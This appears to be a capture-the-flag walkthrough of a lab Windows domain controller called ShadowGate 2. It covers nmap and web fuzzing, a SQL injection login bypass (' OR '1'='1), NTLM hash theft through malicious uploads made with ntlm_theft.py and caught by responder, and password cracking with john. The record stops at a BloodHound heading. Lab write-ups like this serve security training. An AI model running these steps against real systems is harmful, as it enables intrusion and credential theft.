ShadowGate 2
IP
192.168.178.173Domain/ FQDN
shadowgate.local SG-DC01.shadowgate.localHostfile
192.168.178.161 shadowgate.local SG-DC01.shadowgate.local dev.shadowgate.localNmap Results
We Perform a Full-Port Aggressive Scan
nmap -p 1-65535 -T4 -A -v 192.168.178.173Host is up (0.00033s latency).
Not shown: 65506 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: ShadowGate | Advanced Cyber Security Solutions
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-05 22:42:10Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-12-05T22:43:15+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-05T22:33:59
| Not valid after: 2055-12-05T22:33:59
| MD5: af1e d0c4 8ab1 3d4b ef8b 3886 8084 dcd4
|_SHA-1: 9133 9c06 6b9b f1f1 34c9 1fee 5c83 88cb 7012 2568
| ms-sql-ntlm-info:
| Target_Name: SHADOWGATE
| NetBIOS_Domain_Name: SHADOWGATE
| NetBIOS_Computer_Name: SG-DC01
| DNS_Domain_Name: shadowgate.local
| DNS_Computer_Name: SG-DC01.shadowgate.local
| DNS_Tree_Name: shadowgate.local
|_ Product_Version: 10.0.17763
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: shadowgate.local0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC
49670/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open msrpc Microsoft Windows RPC
49673/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49684/tcp open msrpc Microsoft Windows RPC
49694/tcp open msrpc Microsoft Windows RPC
54311/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000Web Enumeration

We open http://shadowgate.local
We have a Cyber Security Site

We open http://shadowgate.local/our-team.html
We see some Information about the Employes

We got more Infos
Directory Fuzzing

We Enumerate Hidden Web Directories and Files
feroxbuster -u http://shadowgate.local -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x php,html,js,json,txt,log -t 50 -e

We Fuzz for Virtual Host Subdomains
ffuf -u http://shadowgate.local -H "Host: FUZZ.shadowgate.local" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fw 16000We found dev Webpage
http://dev.shadowgate.local
Login via SQLI
We open http://dev.shadowgate.local

We bypass the login for mitch.r using a SQL injection payload
user= mitch.r
PW= ' OR '1'='1

We have a File Upload Function
It look like the Files are saved to \\SG-DC01\dev$\
Get Hash via malicious File Upload
We create some Payloads
python3 ntlm_theft.py -g all -s 192.168.178.188 -f upload

Start responder
responder -I eth0Info
We upload the Files via the upload Function on the DEV Site
We got the hash of mitch.r
We Attempt to Crack the Password Hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash.mitch
Bloodhound Enumeartion
